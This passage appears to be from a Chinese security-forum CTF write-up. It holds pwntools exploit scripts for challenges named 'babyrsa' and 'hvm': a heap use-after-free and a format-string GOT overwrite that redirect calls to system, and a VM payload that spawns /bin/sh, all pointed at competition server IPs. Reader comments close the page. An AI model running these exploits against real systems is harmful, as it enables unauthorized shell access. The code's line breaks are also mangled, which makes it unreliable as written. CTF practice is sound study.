把 1-59 的字符根据 tmpflag 给的几个值挑出来，然后第三部有个红黑树的节点 删除操作，操作后会确定每个节点的颜色属性。然后第四部将红色的 ASCII +1，黑色 ASCII-1 即可获得 flag。

12. babyrsa Baby.py

```
#coding:utf-8
from pwn import *
from LibcSearcher import *
#p = process('./pwn')
p = remote('106.75.104.139',26768) elf = ELF('./pwn')
puts_got = elf.got['puts'] println = 0x0804862B
rr = lambda x : p.recvuntil(x) ss = lambda x : p.sendline(x) sd = lambda x : p.send(x)
def add(sz,ab): rr("Your choice:")

ss("1") rr("name :") ss(str(sz)) rr("ability :") ss(ab)
def delete(idx): rr("Your choice:")
ss("2") rr("Index :") ss(str(idx))
def show(idx): rr("Your choice:")
ss("3")
rr("Index :") ss(str(idx))
return rr("--------")
add(24,24*'a') add(24,24*'a') delete(0) delete(1)
add(8,p32(println) + p32(puts_got)) leak = show(0)[:0x4].ljust(4,'\x00') leak = u32(leak)
obj = LibcSearcher('puts',leak) libc_base = leak - obj.dump('puts')
system = obj.dump("system") + libc_base
delete(2) add(8,p32(system) + "/;sh")
#show(0)
#rr("token") #p.sendline("icq3dde2e8d01777e376b01436482dfc")
p.interactive() ## manually ## show(0)
Brsa.py
from pwn import *
from LibcSearcher import LibcSearcher
# context(log_level ='debug')
# r = remote('127.0.0.1',9999)
r =remote('106.75.126.184',58579)
# r=process('pwn')
elf = ELF('pwn')
libc_start_get = elf.get['puts']
print r.recv() r.send(p32(libc_start_get)+'#'+'%6$s'+'#') # raw_input()
r.recvuntil('#')
puts_addr = u32(r.recvuntil('#')[:4])
libc = LibcSearcher('puts',puts_addr) libc_base = puts_addr - libc.dump('puts') print 'Libc base addr:' + hex(libc_base)
printf_get = elf.get['printf']
system_off = libc.dump('system')
system = libc_base +system_off
print 'system addr: ',hex(system) r.sendline(fmtstr_payload(6,{printf_get:system})) r.recv()
r.interactive()
```

13. hvm

```
Hvm.py #!/usr/bin/env python

from pwn import *
def hvm():
io.recvuntil('hello\n')
# gdb.attach(io)
payload =
'/bin/sh\x00'+flat(0x0f,0x38000000,4,0,0x0d,0x1a,0,1,0x3b000000,0xe,word_size=32,endianness ='little')
```

```
payload = payload.ljust(0x30,'\x00')+flat(0x400,-0x411,word_size=32,endianness='big') io.sendline(payload)
io.interactive()
if __name__ == '__main__':
context(arch='amd64', kernel='amd64', os='linux') HOST, PORT = '0.0.0.0', 9999
# libc = ELF('./libc.so.6')
if len(sys.argv) > 1 and sys.argv[1] == 'l':
io = process('./hvm')
context.log_level = 'debug' else:
io = remote(HOST, PORT)
context.log_level = 'debug' hvm()
```

点击收藏 | 1 关注 | 3

上一篇：【Struts2-代码执行漏洞分析... 下一篇：利用Amazon AWS的配置失误...

1. 2 条回复

picc****cloud 2018-08-24 16:46:58

要是有题目就好了，没参加比赛，不知道题目是什么

0 回复Ta

红日安全 2018-08-24 21:02:19

@picc****cloud 题目环境还在，找个熟人借一个账号还能复现

0 回复Ta

目录